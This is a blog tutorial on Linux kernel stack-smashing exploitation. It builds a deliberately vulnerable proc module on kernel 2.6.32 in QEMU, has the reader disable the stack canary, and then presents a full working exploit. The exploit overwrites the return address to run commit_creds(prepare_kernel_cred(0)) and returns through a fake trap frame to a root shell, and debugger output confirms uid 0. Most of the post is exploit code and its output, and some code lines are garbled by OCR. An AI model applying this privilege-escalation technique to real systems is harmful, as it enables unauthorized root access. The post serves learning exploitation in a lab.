Linux-Kernel-Exploit Stack Smashing

posted in Kernel-exploit on 2018-02-15 by Tac1t0rnX

- Bug
- Poc

    - System call mechanism
    - trap frame
    - debug
- Mitigate
- References


Principle of kernel stack overflow and the user mode stack overflow are the same, we can use it to hijack control flow and privilge Escalation in Ring 0.

Bug

Kernel stack overflow like in the user mode.
We focus on the function bug2_write,*memcpy* unsafe function result in potential thread of buffer overflow.


```
//stack_smashing.c
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>

int bug2_write(struct file *file,const char *buf,unsigned long len){
    char localbuf[8];
    memcpy(localbuf,buf,len);
    return len;
}

nit stack_smashing_init(void){
    printk(KERN_ALERT"stack smashing driver init!\n");
    create_proc_entry("bug2",0666,0)->write_proc = bug2_write;
    return 0;
}

static int __exit stack_smashing_exit(void){
    printk(KERN_ALERT"stack smashing driver exit!\n");
}

module_init(stack_smashing_init);
module_exit(stack_smashing_exit);
/*
makefile
obj-m := stack_smashing.o
KERNELDR := /mnt/hgfs/Qemu/x86/linux-2.6.32
PWD := $(shell pwd)
modules:
        $(MAKE) -C $(KERNELDR) M=$(PWD) modules
modules_install:
        $(MAKE) -C $(KERNELDR) M=$(PWD) modules_install
clean:
        $(MAKE) -C $(KERNELDR) M=$(PWD) clean
*/

```

We drag *stack_smashing.ko* in IDA for analyzing the stack-frame of bug2_write.



```
unsigned int __usercall bug2_write@<eax>(file *file@<eax>, c
{
  char *v5; // edx
  unsigned int v6; // ecx
  unsigned int result; // eax
  unsigned int v8; // ecx
  char localbuf[8]; // [esp+0h] [ebp-14h]
  unsigned int v10; // [esp+8h] [ebp-Ch]
  int v11; // [esp+Ch] [ebp-8h]
  int v12; // [esp+10h] [ebp-4h]

  v11 = a5;
  v12 = a4;
  mcount(len, buf);
  result = v6;
  v10 = __readgsdword(0x14u);
  v8 = v6 >> 2;
  qmemcpy(localbuf, v5, 4 * v8);
  if ( result & 3 )
    qmemcpy(&localbuf[4 * v8], &v5[4 * v8], result & 3);
  __readgsdword(0x14u);
  return result;
}
```

bug2_write function stack frame as shown in the following figure:



Array *localbuf[]* can be overwritten and we can control the *return address* to hijack control flow.
Attention please ,at that time ,we are in **Ring0** (kernel mode).
That's a simplest example of kernel stack smashing.

Poc

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>

int main(){
    char buf[24]={0};
    memset(buf,0,sizeof(buf));
    *((void**)(buf+20)) = 0x42424242;
    int fd=open("/proc/bug2",O_WRONLY);
    write(fd,buf,sizeof(buf));
    return 0;
}

```

We run the poc in qemu,it's get the info below:

```
/usr/example/stack_smashing # ./poc
[   26.112180] Kernel panic - not syncing: stack-protector: Kernel stack is corrupted in:
[   26.112180]
[   26.128511] Pid: 63, comm: poc Tainted: P           2.6.32 #2
[   26.136817] Call Trace:
[   26.140917]  [<c14571d5>] ? printk+0x1d/0x1f
[   26.147655]  [<c1457117>] panic+0x47/0xe8
                [<c10413ae>] __stack_chk_fail+0x1e/0x20
```

```
[   26.159501]  [<c882f04f>] ? bug2_write+0x4f/0x50 [stack_smashing]
[   26.170878]  [<c882f04f>] bug2_write+0x4f/0x50 [stack_smashing]
[   26.179890]  [<c11482d9>] proc_file_write+0x59/0x80
[   26.190290]  [<c1148280>] ? proc_file_write+0x0/0x80
[   26.197294]  [<c1143cd8>] ? proc_reg_write+0x58/0x90
[   26.203064]  [<c10fabff>] ? vfs_write+0x8f/0x190
[   26.210005]  [<c1143c80>] ? proc_reg_write+0x0/0x90
[   26.216393]  [<c10faf2d>] ? sys_write+0x3d/0x70
[   26.225201]  [<c1002d0b>] ? sysenter_do_call+0x12/0x22

```

Our kernel protect the stack with a “canary” value， it's the same as the "stack canary" in user mode， so when we execute our poc directly， canary be covered with *0x0000000* ,it cause kernel panic. Qemu crashed!
So we need to compile a new kernel without the option of "Canary" by the operations.

Vim at *.config* in the root of linux kernel, comment the line *CONFIG_CC_STACKPROTECTOR=y*,and type *n(no)* when `make` point out open the stack canary protection or not.
Go on， we re complile our module and poc in the new kernel and run poc again.

```
/usr/example/stack_smashing # ./poc
[   28.484238] BUG: unable to handle kernel paging request at 42424242
[   28.484238] IP: [<42424242>] 0x42424242
[   28.484238] *pdpt = 0000000007884001 *pde = 0000000000000000
[   28.484238] Oops: 0000 [#1] SMP
[   28.484238] last sysfs file:
[   28.484238] Modules linked in: stack_smashing(P)
[   28.484238]
[   28.484238] Pid: 64, comm: poc Tainted: P           (2.6.32 #1) Bochs
[   28.484238] EIP: 0060:[<42424242>] EFLAGS: 00010246 CPU: 0
[   28.484238] EIP is at 0x42424242
[   28.484238] EAX: 00000018 EBX: c784f420 ECX: 00000000 EDX: bf876794
[   28.484238] ESI: 00000000 EDI: 00000000 EBP: 00000000 ESP: c7897f2c
                DS: 007b ES: 007b FS: 00d8 GS: 0033 SS: 0068
```

```
[   28.484238] Process poc (pid: 64, ti=c7896000 task=c78a9960 task.ti=c7896000)
[   28.484238] Stack:
[   28.484238]  00000000 00000018 bf876794 c784f420 c7882780 c1146f90 c7897f64 c1142b88
[   28.484238] <0> c7897f98 00000018 bf876794 c7882780 00000018 bf876794 c7897f8c c10f9d8
[   28.484238] <0> c7897f98 00000002 00000000 c1142b30 c7882780 c7882780 00000000 080496b
[   28.484238] Call Trace:
[   28.484238]  [<c1146f90>] ? proc_file_write+0x0/0x80
[   28.484238]  [<c1142b88>] ? proc_reg_write+0x58/0x90
[   28.484238]  [<c10f9d8f>] ? vfs_write+0x8f/0x190
[   28.484238]  [<c1142b30>] ? proc_reg_write+0x0/0x90
[   28.484238]  [<c10fa0bd>] ? sys_write+0x3d/0x70
[   28.484238]  [<c1002ce4>] ? sysenter_do_call+0x12/0x22
[   28.484238] Code:  Bad EIP value.
[   28.484238] EIP: [<42424242>] 0x42424242 SS:ESP 0068:c7897f2c
[   28.484238] CR2: 0000000042424242
[   28.619608] ---[ end trace 978b1135ce269998 ]---
Killed

```

[28.484238] EIP: [<42424242>] 0x42424242 SS:ESP 0068:c7897f2c
Kernel jumped to *0x42424242* which is the address we want to control, it proves that we can hijack control flow in kernel mode.

Exploit

Our aim is to get a root shell.
For achieving our aim we should have two steps:

1. `commit_creds(prepare_kernel_cred(0))` for elevating privilege in kernel mode.
2. `system("/bin/sh")` for getting shell in user mode

So we can control return address to execute `commit_creds(prepare_kernel_cred(0))` in bug2_write function kernel mode.
But stack is trashed, so we can't return normally. We could fix up the stack, but that's boring. Instead, let's jump directly to user mode.

System call mechanism

Normal function calls:

- Use instructions *call* and *ret*
- Hardware saves return address on the stack

User → kernel calls: (ignoring some alternatives)

- Use instructions int and iret
- Hardware saves a "trap frame" on the stack

Our program should *iret* from kernel mode .
Ring0 -> Ring3 ,we first in kernel mode , use kernel stack ,when switch to running as a less-privileged user mode ,stack will switch to user stack. So we need to save our state information in the struct trap frame first when we go to kernel mode.

trap frame

Trap frame save on stack, we return to user mode, our user stat get from it.

```
me
```

```
{
    void* eip;                 // instruction pointer +0
    uint32_t cs;              // code segment     +4
    uint32_t eflags;          // CPU flags        +8
    void* esp;                 // stack pointer       +12
    uint32_t ss;              // stack segment    +16
} __attribute__((packed));

```

We build a fake trap frame in our exploit, save all the stat information in it and change eip to *execve("/bin/sh")* address, when we return from kernel mode ,we will spawn a **Root shell**. Our exploit as below:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

struct trap_frame{
    void *eip;
    uint32_t cs;
    uint32_t eflags;
    void *esp;
    uint32_t ss;
};
struct trap_frame tf;

void launch_shell(){
    execl("/bin/sh","sh",NULL);
}

void prepare_tf(){
    asm("pushl %cs;"
        "popl tf+4;" //set cs
        "pushfl;"
              tf+8;" //set eflags;
```

```c
        "pushl %esp;"
        "popl tf+12;" //set esp;
        "pushl %ss;"
        "popl tf+16;"); //set ss;
    tf.eip = &launch_shell;
    tf.esp -= 1024;
}

#define KERNCALL __attribute__((regparm(3)))
void (*commit_creds)(void *) KERNCALL = (void*)0xc10682e0;
void *(*prepare_kernel_cred)(void *) KERNCALL = (void *)0xc1068480;

void payload(void){
    commit_creds(prepare_kernel_cred(0));
    asm("mov $tf,%esp;"
        "iret;"
        );
}

int main(){
    char buf[24]={0};
    memset(buf,'A',20);
    *(void **)(buf+20) = &payload;
    prepare_tf();

    int fd=open("/proc/bug2",O_WRONLY);
    write(fd,buf,sizeof(buf));
}

```

In our exploit,

1. Elevate privilege: as in user mode ,control return address to execute `commit_creds(prepare_kernel_cred(0))` to have a ROOT, and then prepare for *iret* to set fake trap frame on right position.
2. Get shell: we build a fake trap frame in use mode stack *tf*, and function `prepare_tf()` save the stat : CS,EFLAGS,ESP,SS to trap frame and change `EIP=&launch_shell`

debug

Ensure module .text address frist.

```
cat /sys/module/stack_smashing/sections/.text
0xc882f000

```

Run qemu , add symbols file to gdb (only .text is enough) and then we can set breakpoint in stack_smashing.ko.

```
gdb-peda$ add-symbol-file ../busybox-1.19.4/_install/usr/example/stack_smashing/stack_sma
add symbol table from file "../busybox-1.19.4/_install/usr/example/stack_smashing/stack_s
    .text_addr = 0xc882f000
gdb-peda$ b *bug2_write
Breakpoint 1 at 0xc882f000: file /mnt/hgfs/Qemu/x86/busybox-1.19.4/_install/usr/example/s
gdb-peda$ target remote 127.0.0.1:1234
Warning: Got Ctrl+C / SIGINT!
Python Exception <type 'exceptions.KeyboardInterrupt'> :
Error while running hook_stop:
Could not convert arguments to Python string.
default_idle () at arch/x86/kernel/process.c:311
311             current_thread_info()->status |= TS_POLLING;
gdb-peda$ c
Warning: not running or target is remote

Breakpoint 1, bug2_write (file=0xc693ba00, buf=0xbf9fcf84 'A' <repeats 20 times>, ">\217\
6    int bug2_write(struct file *file,const char *buf,unsigned long len){
gdb-peda$ x/20i $pc
=> 0xc882f000 <bug2_write>: push   ebp
   0xc882f001 <bug2_write+1>:    mov    ebp,esp
   0xc882f003 <bug2_write+3>:    sub    esp,0x10
   0xc882f006 <bug2_write+6>:    mov    DWORD PTR [ebp-0x8],esi
   0xc882f009 <bug2_write+9>:    mov    DWORD PTR [ebp-0x4],edi
   0xc882f00c <bug2_write+12>:   nop    DWORD PTR [eax+eax*1+0x0]
   0xc882f011 <bug2_write+17>:   mov    eax,ecx
              <bug2_write+19>:   mov    esi,edx
   0xc882f015 <bug2_write+21>:  shr    ecx,0x2
   0xc882f018 <bug2_write+24>:  lea    edi,[ebp-0x10]
   0xc882f01b <bug2_write+27>:  rep movs DWORD PTR es:[edi],DWORD PTR ds:[esi]
   0xc882f01d <bug2_write+29>:  mov    ecx,eax
   0xc882f01f <bug2_write+31>:  and    ecx,0x3
   0xc882f022 <bug2_write+34>:  je     0xc882f026 <bug2_write+38>
   0xc882f024 <bug2_write+36>:  rep movs BYTE PTR es:[edi],BYTE PTR ds:[esi]
   0xc882f026 <bug2_write+38>:  mov    esi,DWORD PTR [ebp-0x8]
   0xc882f029 <bug2_write+41>:  mov    edi,DWORD PTR [ebp-0x4]
   0xc882f02c <bug2_write+44>:  mov    esp,ebp
   0xc882f02e <bug2_write+46>:  pop    ebp
   0xc882f02f <bug2_write+47>:  ret

```

As below, buffer overflow to cover return address to `payload()` fcuntion.

```
gdb-peda$ b *bug2_write+47
Breakpoint 2 at 0xc882f02f: file /mnt/hgfs/Qemu/x86/busybox-1.19.4/_install/usr/example/s
gdb-peda$ c
Warning: not running or target is remote

Breakpoint 2, 0xc882f02f in bug2_write (file=<optimized out>, buf=0xbf9fcf84 'A' <repeats
    at /mnt/hgfs/Qemu/x86/busybox-1.19.4/_install/usr/example/stack_smashing/stack_smashi
10  }
gdb-peda$ x/10a $esp
0xc6949f28: 0x8048f3e   0x0 0x18    0xbf9fcf84
0xc6949f38: 0xc690e420  0xc693ba00  0xc1146f90 <proc_file_write>    0xc6949f64
0xc6949f48: 0xc1142b88 <proc_reg_write+88>  0xc6949f98
gdb-peda$ x/12i 0x8048f3e
   0x8048f3e:   push   ebp
   0x8048f3f:   mov    ebp,esp
   0x8048f41:   push   ebx
   0x8048f42:   sub    esp,0x4
   0x8048f45:   mov    ebx,DWORD PTR ds:0x80ef068
   0x8048f4b:   mov    edx,DWORD PTR ds:0x80ef06c
   0x8048f51:   mov    eax,0x0
   0x8048f56:   call   edx
   0x8048f58:   call   ebx
   0x8048f5a:   mov    esp,0x80f112c
                iret
```

Saved fake trap frame (The state of user proc exp) as below.

EIP=0x80f112c

CS=0xbf9f0073

EFLAGS=0x282

ESP=0xbf9fcb68

SS =0xbf9f007b

```
gdb-peda$ x/10a 0x80f112c
0x80f112c:  0x8048ee0   0xbf9f0073  0x282 <__this_module+66>    0xbf9fcb68
0x80f113c:  0xbf9f007b  0x28 <stack_smashing_init+4>    0x40 <stack_smashing_init+28>   0x
0x80f114c:  0x80f0100   0x0

```


When executed *iret*, `eip=0x8048ee0` the address of *lanuch_shell*, corresponding register have been set.

```
gdb-peda$ x/9i 0x8048ee0
   0x8048ee0:   push   ebp
   0x8048ee1:   mov    ebp,esp
   0x8048ee3:   sub    esp,0x18
   0x8048ee6:   mov    DWORD PTR [esp+0x8],0x0
   0x8048eee:   mov    DWORD PTR [esp+0x4],0x0
   0x8048ef6:   mov    DWORD PTR [esp],0x80c5488
   0x8048efd:   call   0x8053d00
   0x8048f02:   leave
   0x8048f03:   ret
gdb-peda$ info registers
eax            0x0  0x0
ecx            0xffffffff   0xffffffff
edx            0x0  0x0
ebx            0xc10682e0   0xc10682e0
               0xbf9fcb68   0xbf9fcb68
```

```
ebp            0xc6949f28   0xc6949f28
esi            0x41414141   0x41414141
edi            0x41414141   0x41414141
eip            0x8048ee0    0x8048ee0
eflags         0x282    [ SF IF ]
cs             0x73 0x73
ss             0x7b 0x7b
ds             0x7b 0x7b
es             0x7b 0x7b
fs             0x0  0x0
gs             0x33 0x33

```

At the end, execute to get a Root shell.

```
/usr/example/stack_smashing # insmod stack_smashing.ko
[   57.857589] stack_smashing: module license 'unspecified' taints kernel.
[   57.868753] Disabling lock debugging due to kernel taint
[   57.873241] stack smashing driver init!
/usr/example/stack_smashing # su xingxing
sh: can't access tty; job control turned off
~ $ id
uid=1000(xingxing) gid=1000 groups=1000
/usr/example/stack_smashing $ ./exp
sh: can't access tty; job control turned off
/usr/example/stack_smashing # whoami
whoami: unknown uid 0
/usr/example/stack_smashing # id
uid=0 gid=0

```



```
/ # su xingxing
sh: can't access tty; job control turned off
~ $ id
uid=1000(xingxing) gid=1000 groups=1000
~ $ /usr/example/
.DS_Store          hello/             null_dereference/  stack_smashing/
~ $ /usr/example/stack_smashing/exp
sh: can't access tty; job control turned off
/home/xingxing # id
uid=0 gid=0
/home/xingxing # 
```

Yes, we get **ROOT**.

Mitigate

Modern Linux kernels protect the stack with a “canary” value On function return, if canary was overwritten, kernel panics
Just like in user mode.
Prevents simple attacks, but there’s still a lot you can do.

References

Linux内核漏洞利用（二）NULL Pointer Dereference
Linux 内核漏洞利用教程（二）：两个Demo
mmap_min_addr
write-kernel-exploits

Related Posts:

1. Linux-Kernel-Exploit Stack Smashing
2. Linux Kernel Exploit Environment
3. Linux-Kernel-Exploit NULL dereference
4. Linux 栈耗尽
5. Stack Pivot

kernel

PREVIOUS POST

← Pwnable.tw Appstore-Seethefile-Spirited_away

NEXT POST

Pwnable.tw Babystack-Deathnote-Alivenote →

发表评论

要发表评论，您必须先登录。

Loading [MathJax]/extensions/MathMenu.js

By Tac1t0rnX

Loading [MathJax]/extensions/MathMenu.js